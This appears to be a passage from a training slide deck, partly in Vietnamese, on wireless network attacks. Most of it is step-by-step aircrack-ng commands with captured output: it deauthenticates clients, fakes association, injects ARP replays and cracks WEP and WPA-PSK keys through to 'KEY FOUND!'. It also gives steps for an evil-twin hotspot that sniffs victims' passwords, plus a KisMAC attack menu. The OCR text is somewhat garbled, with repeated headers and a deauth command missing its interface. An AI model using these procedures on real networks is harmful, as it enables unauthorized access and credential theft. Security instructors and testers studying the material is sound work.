
Step 2: Start airodump to discover SSIDs on interface



Command Prompt

```
C:\>aireplay-ng --deauth 5 -a 02:24:2B:CD:68:EE
```

Step 3: De-authenticate (deauth) the client using Aireplay-ng



Command Prompt


```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2B:CD:68:EE eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```


Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng

Phương pháp tấn công

Wireless ARP Poisoning Attack



Phương pháp tấn công



Phương pháp tấn công



Phương pháp tấn công


How to Set Up a Fake Hotspot (Evil Twin)?

1. You will need a laptop with Internet connectivity (3G or wired connection) and a mini access point
2. Enable Internet Connection Sharing in Windows 7 or Internet Sharing in Mac OS X
3. Broadcast your Wi-Fi connection and run a sniffer program to capture passwords



A user tries to log in and finds two access points. One is legitimate, while the other is an identical fake (evil twin). Victim picks one, if it's the fake, the hacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a login attempt that randomly failed.

Phương pháp tấn công



Phương pháp tấn công

How to Crack WEP Using Aircrack?

1 C:\>airmon-ng start eth1

STEP 1: Monitor wireless traffic
With airmon-ng

2 C:\>airodump-ng --ivs
--write capture eth1

STEP 2: Collect wireless traffic
data with airodump-ng

3 C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h
a7:71:fe:8e:d8:25 eth1

STEP 3: Associate your wireless card with the AP you are accessing with aireplay-ng

C:\>aireplay-ng -3 -b
1e:64:51:3b:ff:3e -h
a7:71:fe:8e:d8:25 eth1

STEP 4: Start packet injection with
aireplay-ng

C:\>aircrack-ng -s
capture.ivs

STEP 5: Decrypt the WEP Key with
aircrack-ng



Phương pháp tấn công

How to Crack WEP Using Aircrack? Screenshot 1/2

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng -ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1	0	11	54e	WEP	WEP		SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Command Prompt

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
```

22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request

22:25:10 Authentication successful

22:25:10 Sending Association Request

22:25:10 Association successful :-)

Annotations:

- Step 1:** Run airmon-ng in monitor mode
- Step 2:** Start airodump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.
- Step 3:** Associate your wireless card with target access point
- Target SSID:** SECRET_SSID
- Target MAC address:** 1e:64:51:3b:ff:3e

Phương pháp tấn công

How to Crack WEP Using Aircrack? Screenshot 2/2

```
C:\> Command Prompt

C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4: Inject packet using aireplay-ng to generate traffic on target access point

```
C:\> Command Prompt

C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)

KEY FOUND! [ AE:66:5C:FD:24 ]
```

Step 5: Wait for airodump-ng to capture more than 50,000 IVs
Crack WEP key using aircrack-ng.

Phương pháp tấn công


How to Crack WPA-PSK Using Aircrack?

Step 1: Monitor wireless traffic with airmon-ng

```
C:\>airmon-ng start eth1
```

Step 2: Collect wireless traffic data with airodump-ng

```
C:\>airodump-ng --write capture eth1r
```



```
C:\_ Command Prompt
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1


BSSID           PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF 99    5    60        3    0    1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE 99    9    75        2    0    5  54e  WPA  TKIP    PSK   COMPANYZONE
00:14:6C:95:6C:FC 99    0    15        0    0    9  54e  WEP  WEP                HOME
1E:64:51:3B:FF:3E 76    70   157        1    0   11  54e  WEP  WEP                SECRET_SSID

BSSID           Station          PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E 00:17:9A:C3:CF:C2 -1    1 - 0    0        1
1E:64:51:3B:FF:3E 00:1F:5B:BA:A7:CD 76    1e-54  0        6
```

Phương pháp tấn công


How to Crack WPA-PSK Using Aircrack?

Step 3: De-authenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP which will lead to airodump capturing an authentication packet (WPA handshake)



```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through aircrack-ng



```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1 02:24:2B:CD:68:EE  COMPANYZONE  WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...

                                Aircrack-ng 0.7 r130
                                [00:00:03] 230 keys tested (73.41 k/s)
                                KEY FOUND! [ passkey ]

Master Key   : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
               39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
               73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
               AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
               D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC  : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```

Phương pháp tấn công

WPA Cracking Tool: **KisMAC**

KisMAC 0.3

Menu options:

- Delete
- Test Injection
- Join Network
- Show Details
- Monitor Signal Strength
- Monitor all signals
- Deauthenticate
- Deauthenticate all Networks
- Authentication Flood
- Reinject Packets
- Crack
 - Wordlist Attack
 - Weak Scheduling Attack
 - Bruteforce
 - against LEAP Key
 - against WPA Key
 - against 40-bit Apple Key
 - against 104-bit Apple Key
 - against 104-bit MD5 Key

Network list (BSSID, Enc, Last Seen):

BSSID	Enc	Last Seen
80020901 04:4F:AA:34:79:C9	NO	3608 2010-10-23 16:48:42 +C
00:17:9A:F2:88:8D	WEI	36K18 2010-10-23 16:50:29 +C
00:1F:33:BC:10:0A	WPI	32K18 2010-10-23 16:50:29 +C
00:50:7F:65:DE:80	WPI	31K18 2010-10-23 16:50:29 +C
<hidden ssid> 00:22:7F:45:97:19	WPI	32K18 2010-10-23 16:50:31 +C
<hidden ssid> 00:22:7F:25:97:1A	WPI	30K18 2010-10-23 16:50:31 +C
00:22:7F:25:97:19	NO	30K18 2010-10-23 16:50:31 +C
<hidden ssid> 00:25:5E:17:C3:EA	WPI	668 2010-10-23 16:48:16 +C
<no ssid>	WPI	3188 2010-10-23 16:49:07 +C
04:4F:AA:F4:79:C9	WPI	1248 2010-10-23 16:48:24 +C
<hidden ssid> 00:25:5E:17:C3:EB	NO	668 2010-10-23 16:48:24 +C
04:4F:AA:84:79:C9	WPI	948 2010-10-23 16:48:27 +C
